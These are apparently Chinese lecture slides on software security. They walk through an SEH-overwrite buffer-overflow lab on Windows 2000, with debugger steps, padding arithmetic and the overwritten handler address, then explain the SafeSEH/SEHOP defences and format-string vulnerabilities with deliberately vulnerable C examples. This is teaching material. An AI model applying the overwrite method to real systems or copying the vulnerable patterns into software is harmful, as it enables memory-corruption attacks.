- 6) 此外，异常处理机制会检测进程是否处于调试状态。如果直接用调试器加载程序，异常处理会进入调试状态下的处理流程。因此我们在代码中加入断点 `__asm int 3`，让进程中断，然后用调试器attach的方法进行调试




S.E.H概述

	推荐使用的环境	备注
操作系统	Win 2000	虚拟机实体机均可
编译器	Vc 6.0	
编译选项	默认编译选项	
Build版本	Release版本	必须使用release版本进行调试

关于实验环境必须要说明，只在win2000下才能进行实验，winXP SP2和Win 2003以及之后的版本都对SEH进行了优化，会导致实验的失败，具体优化细节我们可能会在以后的课上进行讲述




S.E.H概述



为了能触发int 3断点时启动OllyDbg，我们选择选项中的实时调试设置
选择设置OllyDbg为实时调试器，然后当我们运行exe文件时，int 3 断点
触发后就会启动OllyDbg



S.E.H概述



成功在 int3 上启动了 Ollydbg，有可能启动时要求设置 UDD 和 Plugin 目录，我们设置一下即可



S.E.H概述

0012FDF0	0012FE48	dest = 0012FE48
0012FDF4	00427B40	src = "哈哈哈哈"
0012FDF8	0012FF80	
0012FDFC	00000000	
0012FE00	7FFDF000	
0012FE04	CCCCCCCC	

暂停

在执行strcpy函数之前，我们可以看到shellcode的起始地址

0012FE48



S.E.H概述

0012FE48	90909090	
0012FE4C	90909090	
0012FE50	CCCCC00	
0012FE54	CCCCCCCC	
0012FE58	CCCCCCCC	
0012FE5C	CCCCCCCC	

执行完strcpy后，确认0012FE48是我们shellcode的起始



S.E.H概述



地址	SE处理程序
0012FF18	SEH.__except_handler3
0012FFB0	SEH.__except_handler3
0012FFE0	KERNEL32.77E813FD

我们点击查看菜单中的S.E.H链，我们会看到这个S.E.H链的情况，我们主要针对第一个地址。



S.E.H概述

0012FF10	0012FDF8	
0012FF14	0012FA40	
0012FF18	0012FFB0	指向下一个 SEH 记录的指针
0012FF1C	00401928	SE处理程序
0012FF20	00425058	SEH. 00425058
0012FF24	FFFFFFFF	

我们去看一下那个地址的记录，果然，是一个指向下一个SEH的指针，接着是异常处理程序，我们只需要把0012FF1C这个地址的内容改成我们的shellcode起始地址就可以了

异常处理句柄



S.E.H概述

我们查得了shellcode的起始地址为

0x0012FE48

第一个S.E.H地址为

0x0012FF18(指向下一个S.E.H的指针)

0x0012FF1C(异常处理地址)

那么我们的shellcode应该有

$0x0012FF1C - 0x0012FE48 = 212$ 的字节进行填

充



S.E.H概述

我们还使用我们曾经使用过的buptbupt弹出对话框(静态地址版, 不是jmp esp的那个版本)的那个shellcode内容, 作为我们shellcode的核心内容。

剩下的空间我们用0x90来补齐至212字节, 然后我们在213-216字节使用0x0012FE48填充(不要忘了内存的大端小端的问题)。

0x48 0xFE 0x12 0x00



S.E.H概述


我们再来修改一下源代码，在main函数中加入
LoadLibrary("user32.dll");//为了我们能够顺利调用出
//对话框

取消__asm int 3

然后我们直接启动程序



S.E.H概述





S.E.H概述

我们看到我们的shellcode已经被执行，但是我们点击确定却没有反应，因为我们的shellcode已经被当作系统异常处理来进行了，所以会有所不同。



S.E.H概述

在S.E.H方面，微软也做了一些改进，比如SafeSEH和SEHOP。

在Windows XP SP2及后续版本的操作系统中，微软引入了著名的S.E.H校验机制SafeSEH。

SafeSEH的原理很简单，在程序调用异常处理函数之前，对要调用的异常处理函数进行一系列的**有效性校验**，当发现异常处理函数**不可靠**时将**终止**异常处理函数的调用。



S.E.H概述

SafeSEH需要操作系统和编译器的双重支持，二者缺一都会降低SafeSEH的保护能力。

SafeSEH的保护措施：

- 1) 检查异常处理链**是否位于当前程序的栈中**。
如果不在当前栈中，程序将终止异常处理函数的调用。
- 2) 检查异常处理函数指针**是否指向当前程序的栈中**，如果指向当前栈中，程序将终止异常处理函数的调用。



S.E.H概述

3) 在前面两项检查都通过后，程序调用一个全新的函数 `RtlIsValidHandler()`，来对异常处理函数的有效性进行验证，稍后我们会详细介绍 `RtlIsValidHandler()` 函数。



S.E.H概述

首先该函数判断异常处理函数地址是不是在加载模块的内存空间，如果属于加载模块的内存空间，校验函数将依次进行如下校验。

1) 判断程序是否设置了IMAGE_DLLCHARACTERISTICS_NO_SEH标识。如果设置了这个标识，这个程序内的异常会被忽略。所以当这个标识被设置时，直接返回失败。



S.E.H概述

2) 检验程序是否包含安全S.E.H表。如果程序包含安全S.E.H表，则将当前的异常处理函数地址与该表进行匹配，匹配成功则返回校验成功，匹配失败则返回校验失败。

3) 判断程序是否设置Ilonly标识。如果设置了这个标识，说明该程序只包含.NET编译人中间语言，函数直接返回校验失败。



S.E.H概述

4) 判断异常处理函数地址是否位于不可执行页上。当异常处理函数地址位于不可执行页上时，校验函数将检测DEP是否开启，如果系统未开启DEP则返回校验成功，否则程序抛出访问违例的异常。



S.E.H概述

如果异常处理函数的地址没有包含在加载模块的内存空间，校验函数将直接进行DEP相关检测，函数依次进行如下校验。

1) 判断异常处理函数地址是否位于不可执行页上。但异常处理函数位于不可执行页上时，校验函数将检测DEP是否开启，如果系统未开启DEP则返回校验成功，否则抛出访问违例异常。




S.E.H概述

2) 判断系统是否允许跳转到加载模块的内存空间外执行，如果允许则返回校验成功，否则返回校验失败。

那我们来看看下面的流程图：



S.E.H概述






S.E.H概述

SEHOP是一种比SafeSEH更为严厉的保护机制。

目前Vista SP1和Windows 7支持SEHOP。

我们来看看SEHOP是干什么的。我们知道S.E.H函数是以单链表的形式存放在栈中的，末端是默认异常处理。



典型的S.E.H链




S.E.H概述

SEHOP的**核心**任务就是**检查这条链的完整性**，在程序转入异常处理前SEHOP会检查S.E.H链上最后一个异常处理函数是否为系统固定的终极异常处理函数。

如果是，说明这个**链没有被破坏**，可以去**执行**当前的异常处理函数；如果检测不是，则说明**被破坏**，程序**不会去执行**当前的异常处理函数。



S.E.H概述



典型的S.E.H溢出过程



Windows安全机制概述

● Windows内存安全机制概述

GS编译、DEP、Heap cookie、Safe Unlink、ASLR



第八讲 格式化输出

格式化输出函数

变参函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



格式化输出

- 格式化输出函数参数由一个格式字符串和可变数目的参数构成
 - ➔ 格式化字符串提供了一组可以由格式化输出函数解释执行的指令
 - ➔ 用户可以通过控制格式字符串的内容来控制格式化输出函数的执行
- 变参函数在C语言中实现的局限性导致格式化输出函数的使用中容易产生漏洞！



漏洞程序示例

- 1. `#include <stdio.h>`
- 2. `#include <string.h>`
- 3. `void usage(char *pname) {`
- 4. `char usageStr[1024];`
- 5. `snprintf(usageStr, 1024,`
- `"Usage: %s <target>\n",`
- `pname);`
- 6. `printf(usageStr);`
- 7. `}`
- 8. `int main(int argc, char *`
- 9. `if (argc < 2) {`
- 10. `usage(argv[0]);`
- 11. `exit(-1);`
- 12. `}`
- 13. `}`

`pname`的运行时值将替换格式字符串中的`%d`从而构造用法`usage`字符串

调用`printf()`函数输出`usage`信息

程序的实际名字由用户输入（`argv[0]`）并作为参数传递给`usage()`函数



	<u>__stdcall</u>	<u>__cdecl</u>	<u>__fastcall</u>
参数传递方式	右->左 压栈	右->左 压栈	左边开始的两个不大于 4 字节 (DWORD) 的参数分别放在 <u>ECX</u> 和 <u>EDX</u> 寄存器，其余的参数仍旧自右向左压栈传送
清理栈方	被调用函数清理（即函数自己清理），多数情况使用这个	<u>调用者清理</u>	<u>被调用者清理栈</u>
适用场合	<u>Win API</u>	c/C++ MFC 默认方式， <u>可变参数</u> 的时候使用	<u>速度快</u>
C 编译修饰约定（它们均不改变输出函数名中的字符大小写）	约定在输出函数名前加上一个下划线前缀，后面加上一个“@”符号和其参数的字节数，格式为 <u>__functionname@n</u>	约定仅在输出函数名前加上一个下划线前缀，格式为 <u>__functionname</u>	调用约定在输出函数名前加上一个“@”符号，后面也是一个“@”符号和其参数的字节数，格式为 <u>@functionname@number</u> 。
C++ 修饰	见下面的“四、名字修饰约定”		



目录

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



格式化输出函数-1

- `fprintf()` 按照格式字符串的内容将输出写入流中。
- 流、格式字符串和变参列表一起作为参数提供给函数。
- `printf()` 等同于 `fprintf()`，除了前者假定输出流为 `stdout` 外。
- `sprintf()` 等同于 `fprintf()`，但是输出不是写入流而是写入数组中。



格式化输出函数-2

- `snprintf()` 等同于 `sprintf()` ，但是它指定了可写入字符的最大值 `n`。
- 当 `n` 非零时，输出的字符超过“`n-1`”的部分会被舍弃而不会写入数组中。并且，在写入数组的字符末尾会添加一个空字符。



相同的函数

- `vfprintf()`

- `fprintf()`

- `vprintf()`

- `printf()`

- `vsprintf()`

- `sprintf()`

-

- `vsnprintf()`

- `snprintf()`

当参数列表是在运行时决定时，这些函数非常有用。



syslog().

- 另外一个名为 `syslog()` 的格式化输出函数并没有定义在 C99 规范中，但是包含在 SUSv2 中。
- 这个函数接受一个优先级参数、一个格式规范以及该格式所需的任意参数，并且在系统的日志记录（ `syslogd` ）中生成一条日志消息。
- `syslog()` 函数：
 - ➔ 最先出现在 BSD 4.2
 - ➔ Linux and UNIX 支持
 - ➔ 未得到 Windows 系统的支持



格式字符串 - 1

- 格式字符串是由普通字符（包括%）和转换规范构成的字符序列。
- 普通字符被原封不动地复制到输出流中。
- 转换规范根据与实参对应的转换指示符对其进行转换，然后将结果写入输出流中。
- 转换规范通常以%开始按照从左向右的顺序解释。



格式字符串 - 2

- 当参数过多时，多余的将被忽略。
- 而当参数不足时，则结果是未定义的。
- 一个转换规范组成：
 - ➔ 可选域：
 - 标志、宽度、精度以及长度修饰符
 - ➔ 必需域：
 - 转换指示符，按照下面的格式
- `%[flags] [width] [.precision] [{length-modifier}] conversion-specifier.`



格式字符串 - 3

● 例如 `%-10.8ld`:

- - 是标志位,
- 10代表宽度,
- 8代表精度,
- l是长度修饰符,
- d是转换指示符

● 这个转换规范将一个long int型的参数按照十进制格式打印, 在一个最小宽度为10个字符的域中保持最少8位左对齐。

● 最简单的转换规范仅仅包含一个%和一个转换指示符 (例如 %s) 。



转换指示符-1

- 转换指示符用来指示所应用的转换类型。
- 它是**唯一**必需的格式域，出现在任意可选格式域之后。
- 标志位用来调整输出和打印的符号、空白、小数点、八进制和十六进制前缀等。
- 一个格式规范中可能包含一个或多个标志。



宽度

宽度是一个用来指定输出字符的最小个数的十进制非负整数。如果输出的字符个数比指定的宽度小，就用空白字符补足。

如果指定的宽度较小也不会引起输出域的截断。如果转换的结果比域宽大，则域会被扩展以容纳转换结果。

如果使用星号（*）来指定宽度，则宽度将由参数列表中的一个int型的值提供。

- 在参数列表中，宽度参数必须置于被格式化的值之前。



精度

- 精度是用来指示打印字符个数、小数位数或者有效数字个数的非负十进制整数。
- 精度域可能会引起输出的截断或浮点值的舍入。
- 如果精度域是一个星号（*），那么它的值就由参数列表中的一个int参数提供。
- 在参数列表中，精度参数必须置于被格式化的值之前。



限制

- GCC3.2.2中的格式化输出函数可以处理最大为INT_MAX（在IA_32上是2,147,483,647）的宽度和精度域。
- 格式化输出函数还以int的形式保持和返回被输出字符的总个数。
- 甚至当这个总个数的值超过了INT_MAX时它仍然会继续增加，从而引起带符号的整数溢出，结果得到一个带符号的负值。
- 如果按照无符号数来解释的话，那么直到发生无符号整型溢出之前这个数都是准确的。



Visual C++ .NET

- Visual C++ .NET中各个格式化输出函数共享一个通用的格式字符串规范定义。
- 格式字符串通过一个名为_output().的共用函数进行解释。
- _output()基于从格式字符串中读出的字符和当前的状态来解析格式字符串并决定应该执行的动作。



限制

- `_output()` 函数使用一个带符号整数来存储宽度并且允许宽度值大至 `INT_MAX`。
- 因为 `_output()` 函数未对带符号整数溢出进行检测和处理，因此超过 `INT_MAX` 的值可能会导致非预期的结果。
- `_output()` 函数同样使用带符号整数来存储精度，但它同时还使用一个512字符的转换缓冲区。
- 当这个值为负数时 `_output()` 主循环将会退出，从而值就被限制在 `INT_MAX+1` 和 `UINT_MAX` 之间了。



长度修饰符

- Visual C++不支持C99中的长度修饰符h, hh, l, 和 ll。
- 它提供的l32长度修饰符与长度修饰符l的功能完全一致, 而l64长度修饰符则与长度修饰符ll的作用相似。
- l64可以用于打印long long int所表示的所有值, 不过当使用n转换指示符时只写出32位。



目录

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



对格式化输出函数的漏洞利用

由于在WU-FTP 中发现了格式字符串漏洞（`format string vulnerability`），格式化输出成了安全社区关注的焦点。

当使用的格式字符串（或部分字符串）是由用户或其他非信任来源提供的时候，就有可能出现格式字符串漏洞。

当格式化输出例程对一个数据结构进行越界写时就可能会导致缓冲区溢出。



缓冲区溢出

- 向字符数组中写入数据的格式化输出函数，会假定存在任意长度的缓冲区，从而导致它们易于造成缓冲区溢出。
- 1. `char buffer[512];`
- 2. `sprintf(buffer, "Wrong command: %s\n", user)`
- 因使用**`sprintf()`**所导致的缓冲区溢出漏洞，该漏洞发生于将转换指示符**`%s`**替换成用户提供的字符串。
- 任何长度大于**495字节**的字符串都会导致越界写（**512字节-16个字符字节-1个空字节**）。

缓冲区溢出漏洞，发生于将**`%s`**替换成用户提供的字符串**`user`**（可能是恶意数据）时。



可伸展的缓冲区-1

- 1. `char outbuf[512];`
- 2. `char buffer[512];`
- 3. `sprintf(`
 - `buffer,`
 - `"ERR Wrong command: %.400s",`
 - `user`
 - `);`
- 4. `sprintf(outbuf, buffer);`

第3行中的`sprintf()`调用并不会被直接利用，因为转换指示符`%.400s`限制了仅能写入400字节。



可伸展的缓冲区-2

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s  
    user  
    );  
4. sprintf(outbuf, buffer);
```

